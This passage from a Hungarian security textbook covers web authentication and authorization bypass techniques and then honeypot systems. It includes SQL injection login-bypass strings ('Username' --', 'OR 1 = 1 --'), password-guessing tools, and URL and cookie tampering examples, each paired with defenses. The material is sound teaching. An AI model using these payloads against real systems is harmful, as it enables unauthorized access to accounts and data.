már azt használja. (A token kizárja az autentikáció visszajátszhatóságát). Megjegyezendő, hogy SSL nélkül az információk szabad szövegként mozognak a hálózaton. Ennél az autentikációs fajtánál megoldható a kilépés (sign out) is, ellentétben a HTTP basic/digest autentikációkkal.

Bevezetés az autentikáció kijátszási módszerekhez

Ha valaki most azt gondolja, hogy megint a **Netcat**-et használjuk, aminek segítségével kijátsszuk az autentikációt, az téved. A tény, hogy egy webhely egyáltalán autentikációt használ, azt a következtetést sugallja, hogy a fejlesztő gondot fordított arra, hogy ne érhessük el mások védett anyagjait. Amint a későbbiekben látni fogjuk, a királyi út a legtöbb esetben nem az autentikáción keresztül vezet a célhoz.

Jelszótippelés

Bár nem a legelegánsabb, a jelszótippelés a leghatékonyabb módszer, amivel az autentikáció kijátszható. Azt feltételezve, hogy az autentikációs protokoll jól implementált, a rendszer leggyengébb láncszeme a jelszóválasztás lehet. A jelszótippelés kivitelezhető manuálisan vagy automatizált módon is. A manuális tippelés fárasztó lehet, de az emberi intuíció sokszor hatékonyabb, mint az automatizált eszközök.

Védekezni kétféleképpen lehet a jelszótippelés ellen. Az első, hogy megfelelő jelszóválasztási politikát alkalmazunk, nem engedünk meg gyenge jelszavakat. A másik módszer azon alapul, hogy ha sok próbálkozás érkezik egy felhasználó ellen, akkor egy időre (pl. negyed óra) letiltja az adott felhasználót, ezzel megnehezíti a próbálkozó dolgát.

Brutus

A `Brutus` egy általános jelszótippelő program, ami a HTTP basic és form alapú protokollokon kívül támogat még másokat is, mint SMTP és POP3. A `Brutus` tud szótár alapú és brute-force támadást is indítani. Lásd: `http://www.hoobie.net/brutus/`

Session-ID jóslás és brute-force

A legtöbb e-commerce webhely kapcsolat-azonosítót (session-ID) használ az autentikációt követően. A tipikus megoldás szerint miután az ügyfél azonosította magát, egy session-ID-t kap, amit a Web böngésző a soron következő Web kéréseknél az autentikáció helyett használ majd. Így tehát, a jelszó tippelés alternatívája lehet a session-ID tippelés. Ha a betörő megszerez egy session-ID, akkor azzal 'session hijacking' és 'replay' típusú támadásokat hajthat végre. Két út van előttünk: session-ID jóslás és brute-force próbálgatás. Ez utóbbi kérések tömkelegét zúdítja a Web-szerverre, szerencsét próbálva. A találat valószínűsége kiszámítható a felhasznált kulcsok méretéből.

A védekezés egyszerű. Olyan session-ID rendszert kell kiépíteni, ami nem jósolható, így nem támadható brute-force módszerrel. Használjunk „jó" véletlenszám generátort hosszú (≥ 128bit) kulcsokkal.

Cookie (sütik)

A websütik általában fontos információkat tárolnak az autentikációról. Ha például jelszót vagy session-ID-t tárolnak, akkor a websüti ellopása nagyon jó támadás lehet a webhely ellen. A lopásra többféle módszer létezik, a legnépszerűbbek: a hálózat lehallgatás és a 'script injection'.

A 'script injection' olyan támadás, amikor a böngészőbe „befecskendeznek" bizonyos kliens oldali szkriptet, így olyan kódot futtatnak a böngészőben, ami elküldi a websütiket a betörőnek.

Ez a típusú támadás egyedülálló abban az értelemben, hogy a Web-szerverek hibáit a böngésző elleni támadásra használják fel, a Web-szerver elleni támadás helyett. A hálózat lehallgatásával a legkönnyebb websütiket gyűjteni, ez ellen megoldás lehet, ha az oldal csak SSL felett érhető el.

A websüti tartalmának visszafejtése is eredményre vezethet. Első lépésként szerezzünk be más-más inputra adott websütit, majd nézzük meg, hogy változik az idő, felhasználói név, jogosultságok függvényében. Ez megoldható, ha több azonosítót használunk más-más időben. A következő lépés a websüti partícionálása különböző részekre, hisz a legtöbb esetben a websüti mezők egymásutánja. Ne zavarjon meg, ha például Base64-el van kódolt a tartalom.

Védekezés. Fontos információkat websütiben tárolni életveszélyes. Ha mégis szükség van rá, akkor kriptográfiai algoritmussal kódoljuk (írjuk alá), hogy tartalmát ne lehessen kiolvasni/módosítani.

SQL megkerülés

Ez a támadási forma olyan webhelyeken lehet sikeres, ahol az adatok SQL adatbázisban tároltak, és a bejövő adatok vizsgálata nem elég körültekintő. Egy autentikációnál használt tipikus SQL lekérdezés a következő lehet:

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'username input'
AND Password = 'password input'
```

Ha a bejövő adatok vizsgálata felületes, a következő bemenet sikeres lehet:

```
Username' --
```

Az SQL lekérdezés az alábbira változik:

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username' --
'AND Password = 'password input'
```

A két kötőjel utáni rész az SQL szintaxisa szerint megjegyzés. A kifejezés egyenértékű ezzel:

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username'
```

A jelszó ellenőrzést sikeresen kijátszottuk. További próbálkozásokkal láthatjuk, hogy a jelszó mezővel is eredményeket érhetünk el. Legyen a jelszó: `LAZA' OR 1 = 1 --`

```
SELECT * from AUTHENTICATIONTABLE WHERE Username = 'Username'
AND Password = 'LAZA' OR 1 = 1 -- '
```

Az SQL kifejezés második fele, mint láthatjuk, mindig 1-re fog kiértékelődni. Ez ellen a támadás ellen a bemenet szigorú ellenőrzésével védekezhetünk.

3.9.10 Az autorizáció kijátszása

Az autorizáció nem megfelelő megvalósítása a Web-alkalmazások tervezésénél leggyakrabban előforduló hibák egyike. Az előző fejezetben láthattuk milyen fontos az autentikáció. Az autentikáció megértése nagyon egyszerű – jelszavakkal korlátozzuk a hozzáférést. Miután autentikáltunk (beléptünk az alkalmazásba), következik az autorizáció. Az autorizáció dönti el, hogy az alkalmazás mely részeit érheti el a felhasználó. Az autorizáció kijátszásának végeredménye olyan tranzakciók végrehajtása, amelyek számunkra normálisan tiltottak lennének. Például ilyen lehet más személyes adatainak megnézése, vagy adminisztrátori felülethez jutás.

Sok rosszul megtervezett alkalmazás a böngészőre bízza az autorizáció kérdését, azaz csak azokhoz az oldalakhoz jutunk el, ahova link vezet. Ha egy adott felhasználóként bejelentkezve csak a saját profile-unkat látjuk, ettől még elképzelhető, hogy másokét is meg tudjuk nézni. Ha megváltoztatjuk az adatokat az URI-ban, a lekérdező stringben, a rejtett tag-ekben vagy a websütiben, elképzelhető hogy hozzáférhetünk mások adataihoz, vagy adminisztrátori jogokhoz. Azonban csak akkor, ha hibás az autorizáció megvalósítása.

A következőkben segítségünkre lehetnek a 3.9.8 fejezetben, az alkalmazás feltérképezésénél gyűjtött információk.

Lekérdező stringek

Próbáljuk meg megváltoztatni a lekérdező stringekben lévő információkat. Itt nincs szükség segédprogramokra, csupán a böngésző URI mezőjében kell változtatni. Például, változtassuk meg a `http://www.mail.com/mail.aspx?mailbox=jani&company=acme%20com` URI-nél a felhasználói nevet `rozi`-ra.

POST Data

Mivel a lekérdező stringeket könnyű megváltoztatni, sok alkalmazás inkább POST metódusokat használ helyettük. A POST során visszaküldött információkat sokféleképpen megváltoztathatjuk. Az első módszer, hogy mentjük az oldalt, átírjuk benne, amit akarunk, majd beolvassuk a böngészőbe, s visszaküldjük az adatokat az alkalmazásnak. Használhatunk segédprogramokat is, mint például a **`pavuk`** vagy a **`curl`**. Lásd: `http://curl.haxx.se/`

Rejtett tag-ek

Elképzelhető, hogy az alkalmazás a rejtett tag-ekben szereplő információk alapján autorizál hasonlóan az eddig említettekhez. Próbáljuk megváltoztatni a mezők tartalmát…

URI

Némely alkalmazás az előzőekhez hasonlóan az URI-t használja információátvitelre. Például `http://www.aldozat.hu/level/NN/exec...` Ez történetesen a Cisco IOS HTTP Authorization Vulnerability-ból van, ahol NN egy kétjegyű szám 16 és 99 között. Ezt megváltoztatva adminisztrátori jogosultságokat szerezhettünk.

Cookie (süti)

A websütik népszerűek a 'session management' információk, felhasználónevek, számlaszámok és egyéb információk tárolására. A websütik tartalma könnyen megváltoztatható. Segítségünkre lehetnek segédprogramok is, pl. az Internet Explorerhez telepíthető **`CookieSpy`** plug-in. Részletek az alábbi címen találhatók: `http://www.codeproject.com/shell/cookiespy.asp`

3.10 A mézesmadzag rendszerek

A hálózati védelem számtalan komponense azt a célt szolgálja, hogy biztonsági törekvéseink a lehető legnagyobb mértékben biztosítva legyenek. Tudjuk, hogy a védelem hibázhat, ezért alkalmazzuk a biztonsági audit módszerét, és rendszeres ellenőrzésekkel próbáljuk felderíteni a sebezhető pontokat. Többszintű védelmet alkalmazunk annak érdekében, hogy a biztonsági rendszer sérülése ne okozza a teljes rendszer integritásának megbomlását. Tudjuk, hogy minden

védekezés ellenére rések lehetnek a létrehozott rendszerünkben, ezért az esetleges behatolókat különféle eszközökkel megpróbáljuk felderíteni.

Fontos dolog azonban az, hogy megismerjük a támadóinkat. Célszerű tudni, hogy milyen támadást terveznek ellenünk, mikor és milyen eszközökkel kívánják végrehajtani. Jó lenne tudni, hogy az esetleg ellopott adatokkal mit kezdenének, azok hova kerülnének. Érdemes lenne ismerni azokat a hibákat, amelyek Internetes szoftvereinkben vannak, és a nagyközönség, illetve biztonságtechnikai ipar még nem ismeri azokat, ám támadóink már ki tudják használni.

A léprecsalás meghatározása: *a léprecsalás csalinak használt hálózati számítógép vagy számítógépek alkalmazása az informatikai védelemben. A léprecsalás elméleti célja az, hogy egy szervezet hálózatára csatlakozva egy ilyen gép vagy hálózati szegmens hamis, de valósnak látszó adatokat tartalmazva csaliként elvonja a támadók figyelmét és idejét a valóban fontos, érzékeny adatokról, szolgáltatásokról, illetve hálózati elemekről.*

3.10.1 Biztonsági védekezés és az adatgyűjtés

A léprecsalás során egy csali felhasználásával megpróbáljuk rávenni a potenciális behatolókat arra, hogy felfedjék tevékenységüket.

A kezdeti lépések megfigyelésével nyomon lehet követni, ahogy a támadó elkezdi keresni a rendszer gyenge pontjait.

A további megfigyelések során végigkövethető amint a támadó kihasználja a sebezhető, vagy sebezhetőnek tűnő szoftvereket, és azt is megfigyelhetjük, hogy a támadó milyen eszközöket használ fel ehhez a tevékenységéhez.

A léprecsalás során a támadó olyan eszközöket is felhasznál, vagy felhasználhat, amelyek eddig nem közismert hibák kiaknázására lettek létrehozva. Ezeket az eszközöket a támadók egy része hosszú ideig megpróbálja titokban tartani annak érdekében, hogy a hiba ne kerüljön széles körűen ismertté, a rendszerek ne kerülhessenek kijavításra. A léprecsalás során megismert adatok segítségével az ilyen ismeretlen hibák is napvilágra kerülhetnek, illetve a hiba kiaknázásához használt rutinok, eljárások is vizsgálhatóvá válhatnak.

A támadás során megfigyelhető, hogy a támadó milyen más számítógépekkel veszi fel a kapcsolatot:

- A támadó gyakorta tölti le a felhasználni kívánt eszközeit, illetve végzi a támadást saját berendezéseiről, vagy olyan számítógépekről, amelyet már korábban feltört. A megfigyelés során ezekről az állomásokról listát készíthetünk, és az állomások üzemeltetői értesíthetőek a náluk jelenlevő biztonsági problémáról

- A támadó gyakorta megkísérel a feltört állomásról további gépekre behatolni. Amennyiben a csapdaberendezésről végzi ezen kísérleteit, úgy pontosan követhető az is, ahogy más rendszerekbe behatol, miáltal a rendszerek tulajdonosai értesíthetőek a biztonsági problémáról, annak okáról.

- A nem elég körültekintő támadó a támadás közben gyakorta vét olyan hibákat, amelyek segítségével személyazonossága kideríthető. Amennyiben a megtámadott számítógépről saját, valódi nevében kezdeményez bármilyen tranzakciót, vagy elektronikus beszélgetést folytat valakivel, melyben adatokat árul el saját maga

személyéről, úgy esély lehet arra, hogy a támadó személyazonossága tisztázódjon, ami alapvető jelentőségű lehet egy jogi fellépés megalapozásában.

A léprecsalás az adatgyűjtés mellett azt az igen fontos célt is szolgálja, hogy a potenciális behatolók figyelmét eltereljük, tevékenységüket megosszuk, rendszerünkről kialakított ismereteiket megzavarjuk.

A léprecsalás internetes alkalmazásának általánosabb, hosszú távú célja pedig az, hogy a csapdák létezésével a potenciális támadók számára az Internet egy barátságtalan közeg legyen, ahol a lebukás esélye nagy, tevékenységük könnyen lelepleződik. Ez egy pszichológiai elriasztó hatást fog kifejteni a támadókra, és gátolja őket tevékenységük folytatásában, önképzésükben, szerveződésükben.

3.10.2 Gyári és házi megoldások

A hálózati védekezés során számos professzionális, kereskedelmi célú vagy közösségi fejlesztésű biztonsági eszközt lehet felhasználni. A „gyári” eszközöket ki lehet azonban egészíteni olyan „házilagos” vagy „barkácsolt” megoldásokkal, amelyek a védelmet hatékonyabbá tehetik.

A homogén struktúra a való világhoz hasonlóan veszélyeket rejt magában. Amennyiben valamilyen szoftver, hardver, konfiguráció vagy más megoldás túlságosan széleskörűen elterjed, úgy veszélyessé válhat. A természetben is veszélyeztetett az a faj, amely túlságosan homogén. Az ilyen fajok könnyen teljesen kipusztulhatnak egy megjelenő károkozótól, míg a változatos fajok populációja ilyen esetben csak kisebb arányban csökken. Az informatika területén egy homogén környezetben egyetlen hiba felfedezése a gépek ezreit, millióit teheti ki veszélynek. A hibák felfedezése is könnyebb, egyszerűbb lehet, hiszen a felhasználók milliói jelentik a használat során jelentkező hibákat, és ezek könnyen rávilágíthatnak a potenciális biztonsági veszélyekre is.

Az elterjedtség, széleskörű használat további veszélye, hogy a felhasznált algoritmusoknak jól ismertek lehetnek a paraméterei és korlátai. Amennyiben egy széleskörűen ismert alapkonfigurációval paraméterezett megoldást használunk fel, úgy a támadó ezen paraméterek feltételezése mellett hatékonyabb módon végezheti a támadását. A paraméterekben levő ismeretek az algoritmus működésének hatékonyatlanságát eredményezhetik.

3.10.2.1 Security through obscurity

Az informatikai biztonság világában gyakran megkérdőjelezik a “security through obscurity” elv létjogosultságát. Az elv azt jelenti, hogy biztonsági védettséget okozhat egy rendszer működési elvének homályossá, nehezen kiismerhetővé tétele. Ha csak a fejlesztő tudja igazán, hogy egy rendszer hogyan működik, mert külső szemlélő számára ez nehezen kideríthető, akkor nehezebb kideríteni a biztonsági hibákat is, és így a rendszer védettebb lehet.

Az ellenzők úgy vélik, hogy az ilyen jellegű homályosítás nem jelent valódi védekezést. A hiba a rendszerben továbbra is megtalálható lesz, és csak idő kérdése, hogy mikor ismeri azt fel egy támadó. Ha pedig felismerte, akkor a védekező szerepe is nehezebb lesz: A jó szándékú fejlesztő sem fogja tudni megfelelően átlátni a rendszer működését, és így a védekezés hatékonysága csökken.

3.10.2.2 A rendszer védettségének növelése módosításokkal

A vázolt ellentmondás alapján elmondható, hogy valóban nem helyes, ha a rendszer komponensei homályos, ismeretlen algoritmusokra, elvekre épülnek. Az ismeretlen elvek, algoritmusok veszélyessé tehetik a szoftverek alkalmazását, és nehezítik a hibák kijavítását. Célszerű lehet tehát átlátható, jól definiált szoftvereket és megoldásokat használni. Annak érdekében azonban, hogy a támadó ne építhesse a támadását arra, hogy a felhasznált megoldások széleskörűen ismertek, érdemes lehet a rendszerben apró, a védelmet csak átlátható, nem veszélyes módon befolyásoló részleteket megváltoztatni.

A változtatás jelentheti azt, hogy a rendszer paraméterei olyan módon kerülnek megállapításra, hogy az kellően hatékony, a rendszerhez optimalizált legyen, és nem az a széleskörűen használt-ismert paraméterek alapján működő biztonsági megoldásunk. A változtatás jelentheti azt is, hogy a rendszerek algoritmusait kiegészítjük a helyi rendszerben ismert specialitások kezelésével, és ilyen módon a rendszer hatékonyabb, ugyanakkor egy támadó számára kissé kiismerhetetlenebb is lesz.

Arra is lehetőségünk van, hogy rendszerünkben a védelmi eszközök olyan kombinációját használjuk fel, amely egyedi és csak esetünkben érvényes. Ilyen esetben egy másik rendszer ismeretében egy támadó a mi rendszerünk ellen kevésbé lesz hatékony, könnyebben megállítható.

Nem mondhatjuk ki egyértelműen, hogy minden ilyen jellegű változtatás eredményes, és pozitív hatású. Jól ismert, hogy még a legegyszerűbb algoritmusokban, protokollokban is évek után derülnek ki olyan hiányosságok, hibák, amelyek egyszerű módosításokból erednek, vagy azokkal korrigálhatóak. Egy nagy rendszer esetében a módosítások önmagukban is biztonsági hibákat okozhatnak, így veszélyesek lehetnek. Körültekintő, a helyzetet széles körűen mérlegelő, ellenőrzött módosítások esetében azonban a rendszer védettebbé tehető kisebb módosításokkal.

A csapdák esete tekinthető a rendszer olyan kiegészítő módosításának, amely segít kivédeni a homogén rendszerek alkalmazásának hátrányait. A csapdák, a léprecsalás módszere nem épülhet csakis közismert, könnyen felismerhető elvekre, hiszen ilyen esetben a támadó is könnyen felderítheti az alkalmazott megoldást, és kikerülheti azt. A hatékony csapda a megtévesztésen alapul, így a szokványtól eltérő eszközöket használ. Noha kereskedelmi forgalomban is kapható informatikai csapdát megvalósító berendezés, a megtévesztés lehetősége itt is biztosítva van: Az ilyen megoldásoknál ezt úgy érik el, hogy a rendszer számos különböző módon paraméterezhető, konfigurálható, így a támadó nem tudja könnyen kiismerni a használt csapdát.

A csapdák többsége egyedi mű, az adott feladatra, szervezetre, környezetre igazított hálózati elem. Az egyedi mű hozzáértést igényel és létrehozása sok munkába telik, de egyediségében rejlik az ereje is. Az egyedileg létrehozott csapda nehezen felderíthető a támadó számára. A támadó egy különlegesen erre a célra egyedileg felépített berendezés esetén nem gyanakszik, és a berendezést nehezen ismeri ki. Az egyedileg kialakított berendezés olyan adatokat is összegyűjthet, amelyekről egy támadó nem is sejtheti, hogy tárolják. A támadó elveszíti az előfeltételezésekbe vetett hitét, és így sokkal nehezebb helyzete: mind a támadások végrehajtása során problémái merülhetnek fel, de módszertana is nehezebben használható fel. Amennyiben túlzottan elővigyázatos, úgy nem fogja megtalálni a rendszer valódi gyenge pontjait sem, ha túlzottan elbizakodott, akkor a csapdán keresztül mindenképpen lebuktatja magát és tevékenységét.

3.10.3 Csapda szerepe a hálózati infrastruktúrában

Egy csapdaszámítógép, vagy csapda célú komplett hálózat elhelyezése a szervezet hálózati infrastruktúrájában önmagában nem tudja növelni a hálózat biztonságát.

A csapda egy jól kialakított biztonsági struktúrával rendelkező cégnél jelent egy olyan hasznos kiegészítést, amely tovább növelheti a hálózat védettségét, és segítheti a rendszerbiztonságot érintő folyamatokat.

A csapda egy rendszer szempontjából tágan értelmezhető:

- A csapda lehet olyan proaktív védelmet megvalósító hálózati elem (számítógép), amely felhívja magára a figyelmet, eltereli a támadót, majd lebuktatja azt és így segíti a védelmet;

- Csapdának tekinthetőek azok a megoldások is, amelyek igyekeznek a támadó jelenlétét korlátozni, a támadást észrevenni, és olyan mennyiségű adatot rögzíteni, hogy a támadás jól megfigyelhető legyen. Ezeket a rendszereket általában inkább az Intrusion Detection System (IDS), azaz a behatolás-detektáló rendszerekhez soroljuk;

- Léteznek természetesen olyan lépre csaló megoldások is, amelyek nem konkrét hálózati elemek, hanem szolgáltatásokba, szoftverekbe épített egyedi trükkök. Ilyen „csapdaelem” lehet az, ha egy fájlcserélő szolgáltatásba illegálisnak tűnő tartalmat helyezünk el lebuktatás céljával. Elképzelhető az is, ha egy weblapra olyan biztonsági elemeket helyeznek el, amelyek egy támadóban felkelthetik a gyanút, hogy sebezhető pont van a rendszerben, ám a rendszer védett, sőt, a támadási kísérletet rögzíti, a további támadások elkerülése végett felhasználja.

Gyakorlatilag bármilyen csapdáról beszélünk is, az alapvető célok és lehetőségek azonosak. A továbbiakban itt főként a léprecsalás komplett csapda számítógéppel történő megvalósítását vizsgáljuk.

3.10.3.1 Ellenintézkedések

A csapdán felfedezett támadó irányába ellenintézkedések foganatosíthatóak a támadás pillanatától kezdve. Az ellenintézkedések közé sorolhatók:

- a támadó azonnali vagy későbbi kitiltása
- a támadó Internet szolgáltatójának értesítése tevékenységéről
- a támadásban közreműködő összes gép tulajdonosának, kezelőjének értesítése (beleértve annak a gépnek a kezelőjét, ahonnan maga a támadás érkezett)
- jogi lépések
- hálózatunk ellenőrzése mindazon hibák szempontjából, amelyet a támadó a csapdán ellenőrzött, kipróbált
- hálózatunk védelmének alkalmi megerősítése annak gyanújában, hogy a támadást további, intenzívebb próbálkozások fogják követni (beleértve a szakértők intenzívebb figyelmét a támadást követő időszakban)

- a támadó által felhasznált eszközök, hibák analízise, az eddig ismeretlen hibák kiaknázását célzó tevékenység közreadása a biztonsági szakértők számára
- a támadó tevékenységének analízise annak vizsgálatára, hogy milyen egyéb ellenintézkedések növelik a hálózat védettségét

A csapda természetesen akkor igazán hatékony, ha az ellenintézkedések (pl. teljes kitiltás) nem a támadás kezdetekor, hanem annak későbbi szakaszában történik, hiszen a kettő között eltelt időszakban lehet megfigyelni legjobban a támadás folyamatát. A csapda egy átlagos számítógéptől voltaképpen abban különbözik, hogy úgy van konfigurálva, olyan adatok vannak rajta tárolva, hogy a támadó azonnali kitiltása ne legyen szükséges, és ez az analízis, megfigyelés végrehajtható legyen.

3.10.3.2 Csapda által biztosított előnyök és hátrányok

A csapda illetve a léprecsalás számos előnnyel és sajnos rengeteg megoldandó problémával jár. A legfontosabb előnyök a következők:

- A csapda el tudja terelni a támadó figyelmét, a támadó a csapda (tervezett) gyengeségeinek kihasználására próbál koncentrálni, miközben a rendszer egyéb pontjait nem, vagy kevésbé vizsgálja csak meg.
- A csapdán észrevett támadó további tevékenysége az ellenintézkedésekkel meggátolható, vagy megnehezíthető.
- A csapdának már a létezése is elriasztó hatású lehet, a csapdát időközben felismerő támadó a további támadásoktól elállhat.
- A csapda olyan információkat szolgáltathat a támadók módszereiről, amely más eszközökkel nem szerezhető meg.
- A csapda információkat szolgáltathat olyan biztonsági résekről, amelyeket a biztonsági szakértők sem ismernek még.
- Csapda használatával esetlegesen könnyebben felderíthető támadóink kiléte, illetve célzott támadás esetén lehetőséget adhat a felbujtók hatékonyabb felderítésére is.

A számos hátrány közül a fontosabbak a következők:

- A csapdára támadókat engedünk be, akik így valódi rendszereinkhez esetleg közelebb kerülhetnek, és rossz tervezés esetén könnyebben valósíthatnak meg támadásokat belső környezetünk irányába.
- Amennyiben a csapda hasonlít éles rendszereinkre, úgy a csapda támadói ismereteket szerezhetnek védett rendszereink belső felépítéséről, konfigurációjáról, különlegességeiről.
- A támadók a csapdát további állomások támadására használhatják fel. A megtámadott harmadik fél minket okolhat egy támadási kísérletért, ez jogi és technikai problémákat okozhat. (Kitiltják teljes hálózatunkat stb.)
- Amennyiben a csapdán szerzői jogvédett, nem ingyenes adatokat is tárolunk, és azt egy támadó megszerzi, a jogsértésben való felelősségünk kérdéses lehet.

- Jogi problémák merülnek fel a csapdával kapcsolatban, felmerül a bűnre csábítás lehetősége, illetve a támadók személyes adatainak kezelése, így megfelelő jogi háttérre is szükség van.

- A csapda biztonságára adott esetben saját rendszerünk biztonságánál is jobban kell figyelni, így tervezése és karbantartása költséges (pénz-, munkaerő-, tudásigény).

3.10.3.3 Csapda költségei

Egy csapda bevezetéséhez számos költségtényező tartozik Az alapvető költségeket a szoftver és hardver beszerzése, a telepítés és a felügyelet jelentik.

Egy kereskedelmi forgalomban kapható lépre csaló eszköz esetében a költségszámítás viszonylag egyszerű, mivel a szoftver ára jól kalkulálható, a telepítés nem vesz igénybe sok időt és túlságosan nagy erőfeszítést, a karbantartás pedig minimális. A hatékony működéshez azonban egy kereskedelmi eszköz esetén is arra van szükség, hogy támadás esetén a naplófájlok, és a rendelkezésre álló adatok alapján megfelelő minőségű hasznos információ legyen előállítható. A csapda eredeti célja ugyanis az adatgyűjtés, és nem önmagában a létezés, ennek megfelelően csak úgy tudja beváltani célját, amennyiben az összegyűlt adatokat hatékonyan tudja a szervezet felhasználni.

Akkor is fontos az összegyűjtött adatok elemzése, ha konkrét támadást nem tapasztalunk. A rendszert érő minden többé-kevésbé normális külső hatás vizsgálata segít feltárni az anomáliákat, kiszűrni a hibákat és egy későbbi időpontban növelni a védekezés hatékonyságát.

A csapdák többsége jelenleg egyedi, erre a célra fejlesztett célberendezés, amelyet biztonsági szakértők készítenek szervezeteik számára. A csapda létrehozásához igen széleskörű információkra van szükség a rendszer pontos működéséről, és általában szükség van az alapszoftverek módosítására is. A támadó csak akkor figyelhető meg megfelelően, ha a megfigyelés tényét nem, vagy csak nehezen detektálhatja, ugyanakkor képesek vagyunk tevékenységének minél több mozzanatát, dimenzióját megfigyelni. Szükség lehet például arra is, hogy a csapda felé irányuló rejtjelezett (SSH, SSL) adatcsatornákon átmenő információk is rögzítésre kerüljenek. Mindezen okokból a csapda alapját általában célszerű ingyenesen felhasználható, nyílt és módosítható forráskódú szoftverekre építeni. Gyakori emiatt, hogy GPL licencű szoftverekkel valósítják meg a berendezést. Ennek további előnye, hogy költségkímélő, hiszen a szoftverek után nem kell licencdíjat fizetni. Viszont a szoftverek eseti, célorientált módosítása ebben az esetben fejlesztési költséggel jár.

Az összegyűjtött adatok számára kellő tárhelyre van szükség. A támadó tevékenységét széleskörűen rögzíteni kell, és csak utólagosan lehet biztosan eldönteni, hogy mely információk értékesek és melyek nem. Szükség lehet törölt adatok megőrzésére és a hálózaton átmenő nagy mennyiségű információ folyamatos rögzítésére. Hatékony csapda csak nagy mennyiségű tárkapacitás mellett hozható létre.

A csapda felé megfelelő sávszélességre van szükség. A csapda használata terheli internetes vonalainkat, ha pedig a támadó a csapdán keresztül nagy mennyiségű adatokat mozgat, úgy akár el is tömheti teljes internetes sávszélességünket.

3.10.3.4 Jogi szabályozás kérdései

A csapdával kapcsolatban számos jogi kérdést kell tisztázni. Jelen műben nem célunk a jogi környezet mélyreható vizsgálata, azt azonban mindenképpen meg kell említenünk, hogy a csapda használata igen sokrétű jogi és szabályozási kérdést vet fel. Ilyen kérdések például:

- Amennyiben felhívással, gyenge pontok mutatásával, vagy más módon csábítjuk támadásra az elkövetőt, van-e módunk ellene jogi ellenlépéseket tenni?

- Milyen esetekben és mely adatokat rögzíthetünk a támadóról, személyes adatait milyen módon követhetjük végig, ezek kezelését milyen módon oldhatjuk meg?

- Mi számít bizonyítéknak abból, amit a támadó rendszerünkben végzett, mi az, ami bizonyítható és mi nem?

- Felelősek vagyunk-e a csapdáról harmadik személy felé indított támadásokért?

- A csapdán összegyűjtött adatokat milyen módon szabad feldolgozni, kötelesek vagyunk-e kiadni hatóságoknak?

- A behatoló felfedezése után okozott károkért - ha azokat a behatoló kitiltásával kivédhettük volna - kötelezhető-e kártérítésre a támadó?

- Ha a támadóról olyan adatokat ismerünk meg, hogy az harmadik fél megtámadására (adatlopás, szerzői jogok megsértése, feltörés, DoS támadás stb.) utal, mi a teendő? Mely esetekben milyen hatósághoz kell, illetve lehet fordulni, és kötelező-e ez?

Természetesen még a fenti kérdések tisztázása után is számos más jogi kérdés felmerülhet, így egy csapda telepítése és üzemeltetése sok esetben jogi segítség folyamatos alkalmazását is megkövetelheti.

3.10.3.5 Fejlesztési területek

A csapda tekintetében nehéz fejlődésről beszélni. A felhasznált csapdák célja és eszközeik az idők során kis mértékben megváltoztak, de mivel a csapda általában egy konkrét rendszer igényeinek megfelelően kerül létrehozásra, ezért az egyedileg létrehozott alkotások összehasonlítása igen nehéz.

A kezdeti csapdák általában egyszerű eszközökkel biztosították a támadó lehallgathatóságát, megfigyelhetőségét, de kevéssé ügyeltek arra, hogy a támadó a csapdát ne fedezhesse fel. A modern, fejlettebb, részben a támadóktól eltanult trükkök segítségével képesek úgy elrejteni a megfigyelés nyomait, hogy azt a támadó igen nehezen tudja csak felderíteni. A trükkök között említhetjük a csapda virtuális gépes megvalósítását, a rendszermag módosítását a megfigyelés elrejtésére.

Az Internet forgalma az elmúlt évek során megváltozott. Évekkel ezelőtt az egy gépet ért napi támadások száma minimális volt abban az esetben, ha a gép az Interneten nem töltött be különleges funkciót. Ma bármely Internetre kötött gépet automata hibakeresők százai ellenőrzik naponta, hogy a gépen sebezhetőséget találva azt kihasználják. Ezt támadók, vírusok, internetes férgek okozzák, és pontos megkülönböztetésük nehézkes. Korábban ennek megfelelően egy csapda vagy IDS minden egyes apróbb figyelmeztető jel alapján riaszthatta a rendszergazdát, aki kézi módszerekkel tudta ellenőrizni a támadók tevékenységét. Napjainkban a riasztásoknak olyan esetekre kell fókuszálni, amelyek valóban a rendszer közvetlen biztonságát veszélyeztetik, hiszen ki tud kézi eszközökkel megvizsgálni napi több száz riasztást. A többi esemény feldolgozását automatikus futású szoftvereszközök segítik. Hasonlóképpen, a mai csapdák esetében sem az a cél, hogy a tucat számra érkező érdektelen támadási kísérleteket vizsgáljuk meg, hanem a valóban fontos, potens támadó tevékenységéről kívánunk adatot gyűjteni.

